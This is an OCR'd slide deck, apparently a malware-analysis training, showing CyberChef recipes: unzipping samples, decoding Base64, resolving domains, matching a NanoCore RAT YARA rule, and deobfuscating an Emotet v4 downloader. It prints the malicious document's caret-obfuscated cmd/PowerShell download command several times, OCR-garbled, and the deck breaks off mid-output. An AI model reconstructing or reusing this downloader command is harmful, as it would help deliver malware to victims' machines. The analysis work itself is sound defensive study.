
Work

Wide variety of tasks, most are easier with Python until complexity reaches critical point where it really doesn't matter what I am using. :D

Small Recipes Using CyberChef

Tons of value from the quick operations

<https://t.me/learningnets>



Unzipping a Password Protected Zip File

The screenshot displays the CyberChef web interface. The top navigation bar includes 'Download CyberChef', 'Last build: 6 days ago - Enigma, Typex and the Bombe operations added for GCHQ's Centenary', and 'Options About / Support'. The left sidebar lists various operations: 'unzip', 'Gunzip', 'Unzip', 'Favourites', 'Data format', 'Encryption / Encoding', 'Public Key', 'Arithmetic / Logic', 'Networking', 'Language', 'Utils', 'Date / Time', and 'Extractors'. The main area is divided into three panels: 'Recipe', 'Input', and 'Output'. The 'Recipe' panel shows the 'Unzip' recipe with a password field containing 'infected' and a 'Verify result' checkbox. The 'Input' panel shows a file upload notification for '\$I_Parse_v1.1.zip' with details: Name: \$I_Parse_v1.1.zip, Size: 19,121 bytes, Type: application/zip, and Loaded: 100%. The 'Output' panel shows '1 file(s) found' and a list item for '\$I_Parse.exe' with a size of 81,376 bytes.

Download CyberChef [↓](#) Last build: 6 days ago - Enigma, Typex and the Bombe operations added for GCHQ's Centenary Options [⚙️](#) About / Support [?](#)

Operations

- unzip
- Gunzip**
- Unzip**
- Favourites [★](#)
- Data format
- Encryption / Encoding
- Public Key
- Arithmetic / Logic
- Networking
- Language
- Utils
- Date / Time
- Extractors


Recipe [📁](#) [🗑️](#)

Unzip [⏸️](#) [⏹️](#)

Password
infected

Verify result

Input Length: 19121 [📁](#) [🗑️](#) [🗑️](#)

 Name: \$I_Parse_v1.1.zip [✕](#)
Size: 19,121 bytes
Type: application/zip
Loaded: 100%

Output time: 54ms [📁](#) [📄](#) [📄](#) [📄](#) [📄](#)
length: 81376
lines: 849

1 file(s) found

`$I_Parse.exe` 81,376 bytes [📁](#) [📄](#)

Combining 'Unzip' and 'From Base64'

Recipe 📁 🗑️

Unzip 🛑 ⏸️

Password
infected

Verify result

From Base64 🛑 ⏸️

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars

Input length: 2451 📄 🗑️ 🗂️

Name: b64sample.zip
Size: 2,451 bytes
Type: application/zip
Loaded: 100%

Output time: 37ms
length: 4219
lines: 108 📄 📄 📄 🔄 🗑️

```
<meta name="robots" content="noindex, nofollow">
<meta name="viewport" content="width=device-width,initial-
scale=1,maximum-scale=1">
<link rel="stylesheet" id="cf_styles-css" href="/cdn-
cgi/styles/cf.errors.css" type="text/css" media="screen,projection">
<!--[if lt IE 9]><link rel="stylesheet" id='cf_styles-ie-css' href="/cdn-
cgi/styles/cf.errors.ie.css" type="text/css" media="screen,projection" />
<![endif]-->
<style type="text/css">body{margin:0;padding:0}</style>
```

Resolving a List of Domain Names

The screenshot displays a web browser interface for a recipe titled "Resolving a List of Domain Names". The interface is divided into several sections:

- Recipe Panel:**
 - Fork:** Split delimiter is `\n`, Merge delimiter is `\n\n`. There is an for "Ignore errors".
 - DNS over HTTPS:** Resolver is `https://dns.google.com/resolve`. Request Type is `A`. There is an for "Answer Data Only". There is an for "Validate DNSSEC".
 - JPath expression:** Query is `Answer[0]['name','data']`. Result delimiter is `\n`.
- Input Panel:** Shows a list of domain names: `google.com`, `apple.com`, `jon.glass`, `github.com`, and `thenegative.zone`. Metadata: Length: 58, Lines: 5.
- Output Panel:** Shows the resolved IP addresses for each domain: `"google.com."` with IP `"172.217.6.238"`, `"apple.com."` with IP `"17.172.224.47"`, `"jon.glass."` with IP `"192.30.252.153"`, `"github.com."` with IP `"192.30.253.113"`, and `"192.30.252.153"`. Metadata: time: 14ms, length: 162, lines: 16.
- Bottom Panel:** Includes a "STEP" indicator, a "BAKE!" button with a chef icon, and an "Auto Bake" checkbox.

<https://t.me/learningnets>

YARA? Sure!

Last build: 9 days ago - Enigma, Typex and the Bombe operations added for GCHQ's Centenary Options About / S

Recipe Input Length: 229376

YARA Rules

```
Rules meta:
  description = "NanoCore RAT"
  ref = "https://www.sentinelone.com/blogs/teaching-an-old-rat-new-tricks/"
  classification = "Backdoor"
  vti_default_score = 5
  vti_documents_score = 5
  vti_scripts_score = 5
  vti_browser_score = 5
  vti_msi_score = 5
  vti_static_score = 5
  author = "Florian Roth"
  source = "https://github.com/Neo23x0/signature-base"
  original_name = "Nanocore_RAT_Sample_2"
  license = "GPL-3.0 (https://opensource.org/licenses/GPL-3.0)"

strings:
  $s1 = "U4tS0tmpM" fullword ascii
  $s2 = ")U71UDAU_QU_YU_aU_iU_qU_yU_" fullword wide
  $s3 = "Cy4t0tTmpMtTHVF0rR" fullword ascii

condition:
  uint16(0) == 0x5a4d and filesize < 40KB and all of ($s*)
```

Show strings Show string lengths Show metadata Show counts

 Name: 72f71d5f9908d532fba7a3...
Size: 229,376 bytes
Type: application/macbinary
Loaded: 100%


Output time: 110ms
length: 140
lines: 4

Input matches rule "NanoCore" 10 times.
Input matches rule "Nanocore_RAT_Gen_2" 3 times.
Input matches rule "Nanocore_RAT_Feb18_1" 7 times.

Medium Recipe using CyberChef

Deobfuscating Emotet v4 Downloader

<https://t.me/learningnets>



Space Reserved for Emotet

- MUMMY SPIDER is a criminal entity linked to the core development of the malware most commonly known as Emotet or Geodo.
- The phishing campaign by MUMMY SPIDER consisted of a **malicious macro-enabled Microsoft Word document sent as an email attachment.**
- When recipients opened the weaponized document and macros are enabled on the machine (which is quite typical), **an obfuscated PowerShell command was launched.**

<https://www.information-age.com/ecrime-cyber-network-123482383/>

<https://t.me/learningnets>



Name: emotet (1).doc

Size: 78,208 bytes

Type: application/msword


Loaded: 100%

Output

time: 14ms
length: 78208
lines: 244



.....
.....
.....
.....



```
c:\mncGLzlCqwh\iSGcYaaAuG\vJqALmu\..\..\..\windows\system32\cmd.exe /c
CM%APPDATA:~ -12,1%; ; ; /V^:o;;; ; /R"; ; ; ( ( (^Se^t owy=djh ^tDJ^
D^2d^ h^W^X NfR^ T51 ^xCV u n n0^a^ Vz ^f6K ^u^X5 ^y^m^2^ ^s^AJ ^S6a^ ^j^W
^4pG
^PMa^}n6y}^G2h{P^gU^h9Nrc1^7zti9^8^aW^zecEw^b^}j^8I^}^a^74k^SR5aBwHe^I0sr^B^f
^gbRNv^;^0^E n^0 cR^4sLSH^pY$Tm^Y ^E1^Ps^jin^sx7T^e0i^mcjJ^po^ 4^gr^wIZPWBG^
C^bxt^uPJrXp^e^aA^E6t^EK^ds2^5^W;^PZ^d^Lw^ln^
TSRiXS^S5^qu$^A^LM^(vUce^2B^Hll^pXig^D^4fe^8x^o^52yt^BC0eoGYv^y^p^3^akCU^s4Ig
^.t2Vce6j^s^EcuHW0^i$^bv^j;^5ho^ ) 6B5 ymN uATg mV BSW^DeD^m^zs3Nvnu^YKoN^e^
```

Grab RegEx Operation

- I use RegEx for as much as possible
- You should too

The image shows a software interface with two main panels: 'Operations' and 'Recipe'.

Operations Panel:

- REge
 - From Case Insensitive [Regex](#)
 - To Case Insensitive [Regex](#)
 - Find / Replace
 - Regular expression
 - Subsection
- Favourites
- Data format
- Encryption / Encoding
- Public Key
- Arithmetic / Logic

Recipe Panel:

- Regular expression
- Built in regexes
- User defined
- Regex
 - (cmd.exe.*\)| \"
- Case insensitive
- ^ and \$ match at newlines
- Dot matches all
- Unicode support
- Astral support
- Display total
- Output format
 - Highlight matches

Recipe



Input

Length: 78208



Regular expression

Built in regexes
User defined

Regex
(cmd.exe.*\)

- Case insensitive
- ^ and \$ match at newlines
- Dot matches all
- Unicode support
- Astral support
- Display total

Output format
List capture groups



Name: emotet (1).doc
 Size: 78,208 bytes
 Type: application/msword
 Loaded: 100%

Output

time: 14ms
length: 3089
lines: 1



```
cmd.exe /c CM%APPDATA:~ -12,1%; ; ; /V^:o; ; ; /R"; ; ; ( ( (^Se^t owy=djh ^tDJ^ D^2d^ h^W^X NfR^ T51
^xCV u n n0^a^ Vz ^f6K ^u^X5 ^y^m^2^ ^s^AJ ^S6a^ ^j^W ^4pG
^PMa^}n6y}^G2h{P^gU^h9Nrc1^7ztI9^8^aW^zecEw^b^}j^8I^}^a^74k^SR5aBwHe^I0sr^B^f^gbRNv^;^0^E n^0
cR^4sLSH^pY$Tm^Y ^E1^Ps^jin^sx7T^e0i^mcjJ^po^ 4^gr^wIWPWBG^~C^bxt^uPJrXp^e^aA^E6t^EK^dS2^5^W;^PZ^d^}Lw^ln^
TSRiXS^S5^qu$^A^LM^(vUce^2B^Hll^pXig^D^4fe^8x^o^52yt^BC0eoGYv^y^p^3^akCU^s4Ig^. t2Vce6j^s^EcuHW0^i$^bv^j;^5h0^
)^6BJ^ymtN^dATgoHFV^BSW^DeD^m^zs3Nvnu^YKoN^e^jp^X^m^S^sbNAe A^irJV^s^s.^To0^Yo^P^Bap^h^j^QNUbs
wd^(L^j^8eanWtX^5niXz^Zr^sBHw^h^HL.p^HwcBQKSMASHIbu^$I^b^k^;I^HA1C8^5 er^u=VvC
94^6e7zk^pVG^KyC1r^tQdK^.^p3tcRxG^sA^i9^HF^0^D$zev^k;^M^XD^}ruC^(X^i^TnIuCeA69pPFo^61B^.36EclVcs17BHEb1$^0xW{^
mM^a ^Fo^B^}95R^0NRh0DTb^2L^xf QsqqvfxeGI1^~hRN^ ^7a^Q^s^fRNu^uJyTP9^4aSRjt^fYMSt^0f^.^k^eCYh^9ea^h^mG^Qq
N$UCo^(L^EA
^gV^I^f8^5CI^l^0G;^WQd^)^Xct^(k^0gdF0EnXIw^eFb^h^sdfs.kaPYeh^5^aJnc^Qk^0H$7IR;0NC^)^nX^B0^UKW,^F1i^i0o^Snc^qRMJ
zW$JgV,NUI^'6H^k^TSP0EOL^eG^qbX^'HL^9^(X9Dne F^e^kUvp^fXVoo^8v.^WH0^Y^ml^waVREQ^A4Q^$40D{dwo^y9Ntryept
z^e{bpl^}DQR^Wv^AISBbVkd^Qj^$INr x^7GnY5^BiUSH ^8 1^ibN^pn7^DpM1u0^$^uHd^(6gR^h^I0^EcZ8raN^sSeBucr9^M^
^o6^WefETJ;kS^M^mEvm^jU^ ^a^a^A^z^e^IN^prANX^t^axhs^u^tg^MS^Qb^gSm^dj^pso nvdG0vaENm^'0xh^
Va^H^mx7To^EcYc^Z^Y6^~Sj^k^ yX^t^EUocG^kW^eEm^yJGNx^br5J^07V^4^~VRowg^9re^6Hgn^N^Kj ^b8^4^~wVY^
Y^Avc3wrsGLRH^Q^u^j$^B^yU;Lx6^'XGyp^SX^E^tv^x^G^tLrm^h^KI8l^6^GcmLR^qx^sHE^Gy^I2yKgl^h07^m^ASRXUXUsfhw^m^T^b3
^vn0 ^lQ^jm9y5o^iVucku^h~0 0^ ^U^T ^t8WLc5^D^m^e^U^H^Wj4YDbuA10Sd ^~5E^3w^i^Y^0eqZ^aNDUK^=8^iD
^K^j^T^YF^L^zaKt0Qm
0^$^wvV;^Y^y^U^)^8MG^'C^XpeYi^hx^fVW^eHS5.E^A7H3^gA^h^PN2^i^jza\N^HL^Kor+12^E^)^9^WS^(T^hd^h^3^Pk^t^EkMar98PI^9Qp
sU4mkb^Bew^gLT^i^lkt^J^Kren43G0^1T^:~tU0^:~Dzt^}txlh^BhRt^07NaPo9^Pz7L^.CFP0^Q0oIz^B^m.rYumilEez^s^8tc^o0sra^
uyu^A^B^ScJ^k[a^J^y^}(PQ5^=^j^36nFScR0b^KSS^Yg^s^LPG^;Vi^H^)^5E^Z^'Mv2@q^Zw^'i^Iti^(^MW5t7m8i^qX^B^lC0ppw59S^9f^b.v
mK^'cH^3k^4M^hw^W EA6^ibVs^Q ^Uuc^b/NSLudbor^h^q^1.^f3^HoN^H^0p^k
im0ZPaS^Tnc70ZeE^Lhd5U0abZ^Jm^JN4i^aNTrc^B^e^k
FGs^qVfeqJK/^4kr/1lI:6^XQpF^Mc^tWr^l^tize^hEs^g^@GI^dF^GL^A^d^Lkqb7C^ys8of5a^kKF^q8js^Lcn/Ty^Pnt1^piRwvru^ld
su^Ua^o^1^a~V9upi^y^Jw^u2^E/cm5nl^B^AcTy^p.30xs^sE^fkoZI^o^d^sKoYzebXJ^y^t^Q^Tisb
E^e^EnGrqxUoV^B^y^fpeF/PZm/i^5v^:oV^xphrmt^8d^FtZDKhdSR0^5bN^6^W^dPzyDeu^Stj/2^i^0nGPFc^sKk.9^grcV7^Un^lr7^oI0
Xn2S^t^i7cesv8n/Yp^t/^4^q3^:R^0^kp Y^otW^pLtvovhAzmm^4CL^D7H^3/^P^d^5k9G^X^pAvP.jz^0^u^Dzw^d^s^ZieK
G^r^GnavedrD8s^ekErhP2Ns^j^S9^wX^SroPG^9n^Ji^osR^a^6m^yCXiB^8Rnrd^f/^m^9^g/xYU:cWi^ppqCbttrwt^xdDhe^Jh^@p4SR0^
bt7^B^xYE^u^tHB^AerZ^av^dVW5I/^0UwmQNZo7^ULcG6e.h^Zan0NLi^Xofl8^qU^iyrHfvcYrDp6if^j^F^mri0i^4k^X^d^w^kf^ai0oLD
^p^Uvma.csZwF^I0w^T^0^g^w^TY1/^onN/^BWT^:6KcP^t^h^m^t^cVnD00h0^1o^T^uZ^=JLZW06bS^B^YUKV^gW^s^K^Ed;l^IT^OW^s^C^M
j^J^ZX^Ql^j^Lv^G^'u^u^J^=i^2Fcmpok^Q^h3^HF0W$^oFK cn3^lk^K^sLJIG^en^ Hhm^S4s^50^dr^0^6^YepZE^wRXB^omqIp) ; ;
)&& ;; F^or; ; ; /~l ; %^W ; ; ; ^in ; ( ^2^1^59 ^~4 +3) ; ; ; d^0 ; ; ; ( ; ; ; s^et
mCd^0=!mCd^0!!owy;~%W,1!)&&; ; ; i^f ; ; %^W ; ; ; ; lS^s ; ; ; ^4 ; ; ; (caL^l; %mCd^0:*mCd^0!=% ) ;
)" https://t.me/learningnets
```

Total found: 658

Too Many Carets(^)!!!

We should remove the DOS Obfuscation to get a better picture of this mess

```

CM%APPDATA:~ -12,1%; ; ; /V^:o;; ; /R"; ; ; ( ( (^Se^t owy=djh ^tDJ^ D^2d^ h^w^X NfR^ T51 ^x
Vz ^f6K ^u^X5 ^y^m^2^ ^s^AJ ^S6a^ ^j^W ^4pG
^PMa^}n6y}^G2h{P^gU^h9Nrc1^7zti9^8^aW^zecEw^b^}j^8I^}^a^74k^SR5aBwHe^I0sr^B^f^gbRNv^;^0^E n^0 cR^4sLS
^E1^Ps^jin^sx7T^e0i^mcjJ^po^ 4^gr^wIZPWBG^~C^bxt^uPJrXp^e^aA^E6t^EK^dS2^5^W;^PZ^d^Lw^ln^
TSRiXS^S5^qu$^A^LM^(vUce^2B^Hll^pXig^D^4fe^8x^o^52yt^BC0eoGYv^y^p^3^akCU^s4Ig^.t2Vce6j^s^EcuHW0^i$^bv
^ymtN^dATgoHFv^BSW^DeD^m^zs3Nvnu^YKoN^e^jp^X^mS^sbNAe A^irJV^s^.^To0^Yo^P^Bap^h^j^QNUb$
wd^(L^j^8eanWtX^5niXz^Zr^sBHw^h^HL.p^HwcBQKsMA5HIbu^$I^b^k^;I^HA1C8^5 er^u=VvC
94^6e7zk^pVG^KyC1r^tQdK^.^p3tcRxG^sA^i9^HF^0^D$ev^k;^M^XD^ruC^(X^iTnIuCeA69pfPFo^61B^.36EcLvCsi7BHEb
^Fo^B^95R^0NRh0DTb^2L^xf QsqqvfXeGI1~^hRN^ ^7a^Q^sfrNu^uJytP9^4aSRjt^fYMSt^0f^.^k^eCYh^9ea^h^mG^Qq M
^gV^If8^5CI^l^0G;^WQd^)^Xct^(k^0gdFOEnXIW^eFb^h^sdfs.kaPYeh^5^aJnc^Qk^0H$7IR;0NC^)^nX^B0^UKw,^F1i^i0o^
V,NUI^'6H^k^TSP0EOL^eG^qbX^HL^9^(X9Dne F^e^kUvp^fXVoo^8v.^WHO^Y^ml^waVREQ^A4Q^$40D{dwo^y9Ntryept
z^e{bpl^)^DQR^Wv^AISBbVkd^Qj^$INr x^7GnY5^BiUsh ^8 1^ibN^pn7^DpM1u0^$^uHd^(6gR^h^I0^EcZ8raN^sSeBucr9^M
^o6^WefETJ;KS^M^'mEvm^jU^ ^a^a^A^z^e^IN^prANX^t^axhs^u^tg^.MS^Qb^gSm^dj^pso nvdG0vaENm^'0xh^ Va^H^mx7T
Sj^K^ yX^t^EUocG^kw^eEm^yjGNx^br5J^07V^4^~VRowg^9re^6HgNn^Kj ^b8^4=~wVY^
Y^Avc3wrsgrLRH^Q^u^j^$^B^yU;Lx6^'XGyp^SX^E^tv^x^G^t^lrm^h^KI8l^6^GcmLR^qx^sHE^.Gy^I2yKgl^h07^m^ASRxXUksf
^lQ^jm9y5o^iVucku^h~0 0^ ^U^T ^t8Wlc5^D^m^e^U^H^Wj4YDbuAl0Sd ^~5E^3w^i^Y^0eqZ^aNDUK^=8^iD ^K^j^T^YF^L
0^$^wvV;^Y^y^U^)^8MG^'C^XpeYi^hxfVW^eHS5.E^A7H3^gA^h^PN2^i^jza^N^Hl^'Kor+12^E^)^9^WS^(T^hD^h^3^Pk^tEkMar
b^Bew^gLT^i^lkt^J^Kren43G0^1T^:~tU0^:~Dzt^]txlh^BhRt^07NaPo9^Pz7L^.CFP0^Q0oIz^B^m.rYumilEez^s^8tc^o0s
J^k[a^J^y^(PQ5=~j^36nFScR0b^KSS^Yg$^LPg^;Vi^H^)^5E^Z^'Mv2@q^Zw^'~Iti^(^MW5t7m8i^qX^B^lC0ppw59S^9f^b.vmK
^W EA6^ibVs^Q ^Uuc^b/NSLudbor^hq^1.^f3^HoN^H^0p^k im0ZPaS^Tnc70ZeE^Lhd5U0abZ^Jm^JN4i^aNTrc^B^e^k
FGs^qVfeqJK/^4kr/1lI:6^XQpF^Mc^tWr^l^tize^hEs^g^@GI^dF^GL^A^d^LkqB7C^ys8of5a^KF^q8js^Lcn/Ty^Pnt1^piR
^o^1^a~V9upi^y^Jw^u2^E/cM5nl^B^AcTy^p.30xs^sE^fkoZI^o^d^sKoYzebXJ^y^t^Q^Tisb
E^e^EnGrqxUoV^B^yfpE/PZm/i^5v^:oV^xphrmt^8d^FtzDKhdSR@^5bN^6^W^dPzyDeu^Stj/2^i^0nGPFc^skK.9^grcV7^Un
t^i7cesv8n/Yp^t/^4^q3^:R^0^kp Y^otW^pLtvoVhAzm@^4CL^D7H^3/^P^d^5k9G^X^pAvP.jz^0^u^Dzw^d^s^ZieK
G^.r^GnavedrD8s^ekErhP2Ns^j^S9^wX^SroPG^9n^Ji^osR^a^6m^yCXiB^8Rnr^d^F/^m^9^g/xYU:cWI^ppqCbtttrwt^xdDhe^Jh
^xYE^u^tHB^AerZ^av^dVW5I/^0UwmQNZo7^ULcG6e.h^ZanONLi^Xofl8^qU^iyrHfvcYrDp6if^j^F^mri0i^4k^X^d^wkf^ai0
sZwF^Iow^T^0^g^w^TY1/^onN/^BWT^:6KcP^t^Hm^tcVDt00Qh0^1o^'T^uZ^=JLZW06bS^B^YUkV^gW$^K^Ed;l^1T^OW^sC^Mj^
'^u^Jj^=i^2FcmpoK^Q^h3^HFOW$^oFK cn3^lk^K^sLJIg^en^ Hhm^S4s^50^dr^0^6^YepZE^wRXB^omqIp) ) ; ; )&
; /^l ; %^W ; ; ; ^in : ( ^ 2^1^59 ^~^4 +3) ; ; ; d^0 ; ; ( ( ; ; ; s^et mCd^0=!mCd^0!!owy:~%^W,1
i^F ; ; %^W ; ; ; ; lS^s ; ; ; ^4 ; ; ( (caL^l; %mCd^0:*^mCd^0!=% ) ; )

```

<https://t.me/learningnets>

Recipe



Regular expression



Built in regexes
User defined

Regex
(cmd.exe.*\) "

- Case insensitive
- ^ and \$ match at newlines
- Dot matches all
- Unicode support
- Astral support
- Display total

Output format
List capture groups

Find / Replace



Find
\r

REGEX ▾

Replace

- Global match
- Case insensitive
- Multiline matching
- Dot matches all



- Operations
- find
- Find / Replace
- Extract domains
- Magic
- Snefru
- XOR Brute Force
- Favourites
- Data format
- Encryption / Encoding
- Public Key
- Arithmetic / Logic
- Networking
- Language
- Utils
- Date / Time
- Extractors
- Compression
- Hashing
- Code tidy
- Forensics
- Multimedia
- Other
- Flow control

Recipe

Regular expression

Built in regexes
User defined

Regex
(cmd.exe.*\)

Case insensitive ^ and \$ match at newlines Dot matches all

Unicode support Astral support Display total

Output format
List capture groups

Find / Replace

Find
^

Replace

Global match Case insensitive Multiline matching

Dot matches all

STEP **BAKE!**

Input

Length: 78208

Name: emotet (1).doc

Size: 78,208 bytes

Type: application/msword

Loaded: 100%

Output

time: 18ms
length: 2431
lines: 1

```
cmd.exe /c CM%APPDATA:~ -12,1%; ; ; /V:o; ; /R"; ; ; ( ( (Set owy=djh tDJ D2d hWX NfR T51 xCV u n
n0a Vz f6K uX5 ym2 sAJ S6a jW 4pG PMA}n6y)G2h{PgUh9Nrc17zti98aWzecEwb}j8I}a74kSR5aBwHeI0srBfgbRnv;0E n0
cR4sLShpY$TmY E1Ps;jinsx7Te0imcjJpo 4grwIZPWBG-CbxtuPJrXpeaAE6tEKdS25W;Pzd)LwlN
TSRiXSS5qu$AM(vUce2BHllpXigD4f8xo52ytBC0eoGYvyp3akCUs4Ig. t2Vce6jsEcuHw0i$bvj;5h0)6BJymtNdATgoHFvBSwDeDmzs3N
vnuYKoNejpXmSsbNAe AirJVs.To0YoPBaphjQNUb$ wd(Lj8eanWtX5niXzZrsBHwhHL.pHwcBQKsMASHIbu$Ibk;IHA1C85 eru=vVc
946e7zKpVGkYc1rtQdK.p3tcRxGsAi9HF0D$evk;MXD) ruC(XiTnIuCeA69pfPFo61B.36EcLvCsi7BHEB1$0xw{mMa
FoB)95R0NRh0DTb2Lxf QsqqvfxeGI1-hRN 7aQsfRNuuJytP94aSRjt fYMStOf.keCYh9eahmGQq N$UCo(LEA
gVIf85CIILOG;WQd)XCt(k0gdF0EnXIWeFbhsdfs.kaPYeh5aJNcQk0H$7IR;0NC)nXB0UKw,F1ii0oSncqRMJzW$JgV,NUI'6HkTSP0E0LeGq
bX'HL9(X9Dne FekUvpfXVoo8v.WHOYmlwaVREQA4Q$40D{dwoy9Ntryept ze{bpl}DQRWwAISBbVkdQj$INr x7GnY5BiUSh 8
1ibNpn7DpM1u0$uHd(6gRhIOEcZ8raNsSeBucr9M o6WefETJ;kSM'mEvmjU aaAzeINprANXtaxhsutg.MSQbgSmdjps0 nvdG0vaENm'0xh
VaHmx7ToEcYcZY6-SjK yXtEUocGkWeEmyJGNxbr5J07V4-VRowg9re6HgNnKj b84=wVY
YAvC3wrsGLRHQuj$ByU;Lx6'XGypSXEtvxGtLrmhKI8L6GcmLRqxsHE.GyI2yKglh07mASRxXUksfhwTb3'vn0 lqjm9y5oiVuckuh-0 0
UT t8WLc5DmeUHWj4YDbuAloSd -5E3wiY0eqZaNDUk=8id KjTYFLzaKt0Qm
0$swV;YyU)8MG'CXpeYihxfVWeH55.EA7H3gAhPN2ijza\NHL'Kor+12E)9WS(ThDh3PktEkMar98P19QpsU4mkbBewGLtilkJKren43G01T
:tU0:Dzt]txlhBhRt07NaPo9Pz7L.CFP0Q0oIzBm.rYumilEezs8tco0srauyuABSckJk[aJy(PQ5=j36nFScR0bKSSyG$LPg;ViH)5EZ'Mv2@
qZw'Iti(MW5t7m8iqXBlC0ppw59S9fb.vMk'cH3k4MhW EA61bvSvQ Uucb/NSLudborhq1.f3HoNH0pk
im0ZPaSTnc70ZeELhd5U0abZJmJN4iaNTRCBek
FGsvVfeqJK/4kr/1li:6XQpFMctWrltizehEsgGI dFGLAdLkqb7Cys8of5aKfQ8jSLcn/TyPnt1piRwvrmrldsuUao1a-
V9upiyJwu2E/cM5nLBActyp.30xssEfkoZIodsKoYzebXJytQTisb
EeEnGrqxUoVByfpeF/PZm/i5v:oVxphrmt8dFtzDKhdSR@5bN6WdPzyDeuStj/2i0nGPFcskK.9grcV7Unlr7oI0Xn2Sti7cesv8n/Ypt/4q3
:R0kp YotWpLtv0VhAzm@4CLD7H3/Pd5k9GXpAvP.jz0uDzwdZieK
G.rGnavedrD8sekErhP2Nsjs9wXsroPG9nJiosRa6myCXiB8RnrdF/m9g/xYU:cwIpgCbtrrtwxdDheJh@p4SR0bt7BxYeutHBAERzavdVW5I
/0UwMQNZo7ULcG6e.hZanONLIXofl8qUiyrHfvcYrDp6ifjFmri0i4kXdwkfa00LdpUvmxa.csZwFIOWTogwTY1/onN/BWT:6KCptHmtcVDt
00Qh01o'TuZ=JLZW06bSBYUKVgW$KEd;l1T'OWsCMjJZXQlJLVG'uJj=i2FcmPoKqH3HFOW$0FK cn3lkKsLJIGen
HhmS4s50dr06YepZEwRXBomqIp) ; ; )&& ; ; For; ; ; /l ; %W ; ; ; in ; ( 2159 -4 +3) ; ; ; d0 ; ; ( ( ;
; ; set mCd0=!mCd0!;owy:~%W,1!)&&; ; ; iF ; ; %W ; ; ; ; lSs ; ; ; 4 ; ; ( (caLl; %mCd0:*mCd0!=% ) ; )
"
```

Output

time: 18ms
length: 2431
lines: 1



```
cmd.exe /c CM%APPDATA:~ -12,1%; ; ; /V:o;; ; /R"; ; ; #1 (Set owy=djh tDJ D2d hWX NfR T51 xCV u n
n0a Vz f6K uX5 ym2 sAJ S6a jW 4pG PMA}n6y}G2h{PgUh9Nrc17zt1987zeczEwb}j8I}a74kSR5aBwHeI0srBfgbRNV;0E n0
cR4sLSHPy$TmY E1Psjinsx7Te0imcjJpo 4grwIZPWBG-CbxtuPJrXpeaAE6tEKdS25W;PZd)LwlN
TSRiXSS5qu$ALM(vUce2BHllpXigD4fe8xo52ytBC0eoGYvyp3akCU54Ig.t2Vce6jsEcuHW0i$bvj;5h0)6BJymtNdATgoHFvBSWDeDmzs3N
vnuYKoNejpXmSsbNAe AirJVs.To0YoPBaphjQNUb$ wd(Lj8eanWtX5niXzZrsBHwhHl.pHwcBQKsMA5HIbu$Ibk;IHA1C85 eru=VvC
946e7zKpVGKyC1rtQdK.p3tcrXGsAi9HF0D$evk;MXD)ruC(XiTnIuCeA69pPF061B.36EcLvCsi7BHEb1$0xW{mMa
FoB)95R0NRh0DTb2Lxf QsqqvfxeGI1-hRN 7aQsfRNuuJytP94aSRjtfYMSt0f.keCYh9eahmGQq N$UCo(LEA
gVI85CilOG;WQd)Xct(k0gdF0EnXIWeFbhsdfs.kaPYeh5aJNcQk0H$7IR;0NC)nXB0UKw,F1ii0oSncqRMJzW$JgV,NUI'6HkTSP0E0LeGq
bX'H(X9Dne FekUvpfXVoo8v.WHOYmlwaVREQA4Q$40D{dwoy9Ntryept ze{bpl)DQRWvAISBbVkdQj$INr x7GnY5BiUsh 8
#2 pM1u0$uHd(6gRhI0EcZ8raNsSeBucr9M o6WefETJ;kSM'mEvmjU aaAzeINprANXtaxhsutg.MSQbgSmdjps0 nvdG0vaENm'0xh
